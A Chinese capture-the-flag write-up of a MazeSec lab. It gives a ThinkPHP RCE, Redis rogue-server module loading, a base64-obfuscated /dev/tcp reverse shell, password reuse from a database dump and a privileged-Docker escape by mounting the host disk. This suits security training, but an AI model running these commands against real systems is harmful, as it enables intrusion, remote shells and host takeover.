
thinkphp

端口扫描

```
fscan -h 192.168.56.113


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.3
start infoscan
192.168.56.113:22 open
192.168.56.113:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://192.168.56.113     code:302 len:0
 title:None 跳转url:
http://192.168.56.113/index/login/login/token/310a2d5b870
13d8ae7c0fa3faf59674d.html
[*] WebTitle
http://192.168.56.113/index/login/login/token/310a2d5b870
13d8ae7c0fa3faf59674d.html code:200 len:7757
title:MazeSec靶机测试
[+] PocScan http://192.168.56.113 poc-yaml-thinkphp5023-
method-rce poc1
```

发现存在thinkphp的洞，直接梭哈了。



但是没有flag，并且发现有双网卡以及是docker环境。

```
www-data@0bb9bcb43160:/tmp$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
11: eth1@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever
```

redis

扫一下这两个

```
www-data@0bb9bcb43160:/tmp$ ./fscan -h 172.18.0.2/24 -np


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
172.18.0.2:80 open
172.18.0.1:80 open
172.18.0.1:22 open
172.18.0.2:9000 open
```

```
www-data@0bb9bcb43160:/tmp$ ./fscan -h 172.19.0.3/24 -np

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| |
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
172.19.0.3:80 open
172.19.0.1:22 open
172.19.0.2:6379 open
172.19.0.3:9000 open
[*] alive ports len is: 4
start vulscan
[+] FCGI 172.19.0.3:9000
Status: 403 Forbidden
Content-type: text/html; charset=UTF-8

Access denied.
stderr:Access to the script '/etc/issue' has been denied (see security.limit_extensions)
please try other path,as -path /www/wwwroot/index.php
[*] WebTitle http://172.19.0.3         code:302 len:0      title:None 跳转url: http://172.19.0.3/index/login/login/token/dd717f173069769def49a055db7903de.html
[*] WebTitle http://172.19.0.3/index/login/login/token/dd717f173069769def49a055db7903de.html code:200 len:7757   title:MazeSec靶机测试
[+] PocScan http://172.19.0.3 poc-yaml-php-cgi-cve-2012-1823
[+] PocScan http://172.19.0.3 poc-yaml-thinkphp5023-method-rce poc1
[+] Redis 172.19.0.2:6379 unauthorized file:/data/dump.rdb
```

172.19.0.2有一个redis。这里直接用工具梭哈失败了，并且没有web环境，也没有ssh端口，所有只有两个思路了，定时计划和主从复制。

我这里是打的主从复制。

redis执行：

```
redis> config set dir /tmp
OK
redis> config set dbfilename exp.so
OK
redis> slaveof 172.19.0.3 15000
OK
```

主机收到请求

```
D:\[redacted]\Awsome-Redis-Rogue-Server>python redis_rogue_server.py -v -path module.so
[*] Listening on port: 15000
[+] Accept connection from 127.0.0.1:51186
[>>]b'*1\r\n$4\r\nPING\r\n'
[<<]b'+PONG\r\n'
[>>]b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<<]b'+OK\r\n'
[>>]b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<<]b'+OK\r\n'
[>>]b'*3\r\n$5\r\nPSYNC\r\n$40\r\naf0a9640e6ad87025d843895cc7caab8570b6b94\r\n$1\r\n1\r\n'
[<<]b'+FULLRESYNC 4f37ffc1ed8ad81371f655a4ab6abdd11fd502b2 1\r\n$45608\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x03\x00>\x00\x01\x00\x00\x00 *\x00\x00\x00\x00\x00\x00@\x00\x00\x00...'
[*] Wait for redis IO and trans flow close...
[+] Accept connection from 127.0.0.1:51187
[>>]b'*1\r\n$4\r\nPING\r\n'
[<<]b'+PONG\r\n'
[>>]b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<<]b'+OK\r\n'
[>>]b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<<]b'+OK\r\n'
[>>]b'*3\r\n$5\r\nPSYNC\r\n$1\r\n?\r\n$2\r\n-1\r\n'
[<<]b'+FULLRESYNC dd34a023e818790877a4090af9a57b19234915f0 1\r\n$45608\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x03\x00>\x00\x01\x00\x00\x00 *\x00\x00\x00\x00\x00\x00@\x00\x00\x00...'
[*] Wait for redis IO and trans flow close...
```

然后加载恶意so文件

```
redis> module load /tmp/exp.so
OK
redis> MODULE LIST
1) 1) name
   2) RedisRuntime
   3) ver
   4) 1
```

现在就有shell了。这一步我是把我主机的端口映射到了靶机上面，靶机上运行Awsome-Redis-Rogue-Server应该也行，但是好像缺了库来着我就没试。

```
redis> RedisRuntime.exec "id"
uid=999(redis) gid=999(redis) groups=999(redis)

redis> RedisRuntime.exec "cat /opt/user.txt"
flag{user-4f6311d4cf5776f0316c2f1b6526a653}
```

root

弹一个shell出来

```
redis> RedisRuntime.exec "echo
YmFzaCAtaSA+JiAgIC9kZXYvdGNwLzE3Mi4xOS4wLjMvMjM0NSAwPiYx|
base64 -d|bash -i"
```

然后看了群里的提示说root密码就是root密码，回去翻thinkphp的数据库

```
1  SELECT username,upwd,utel,oid,managername,nickname FROM `wp_userinfo` ORDER BY 1 DESC;
```

执行结果

导出

username	upwd	utel	oid	managername	nickname
admin	35a6b91de813873ca887f5d9b681d180				admin
18888888888	cf9c0c4996398526203b25d179b60aad	18888888888	666	AN	小可爱
10005635	f9fb7dcf1f8af5b50235be3cbccf90ee	19216813711	dashazi	whatcanisay	root
10005632	18aed8d2a11896a6e76180b3d87e64bb	123456	1	admin	www

都试了一下发现是whatcanisay

```
redis@de5d714c7a42:/tmp$ su root
su root
Password: whatcanisay
id
uid=0(root) gid=0(root) groups=0(root)
```

最后是一个docker逃逸

```
cat /proc/self/status | grep CapEff
CapEff: 0000003fffffffff
cat /proc/partitions
major minor  #blocks  name

   8        0   31457280 sda
   8        1   30455808 sda1
   8        2          1 sda2
   8        5     998400 sda5
  11        0    1048575 sr0
```

发现是一个特权模式启动的docker，那直接挂载一下宿主机的目录就可以了

```
mkdir /test && mount /dev/sda1 /test
ls /test
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

读root的flag

```
cat /test/root/root.txt
flag{root-6dbfaf239023f6da6ed2ffc59d3bcea5}
```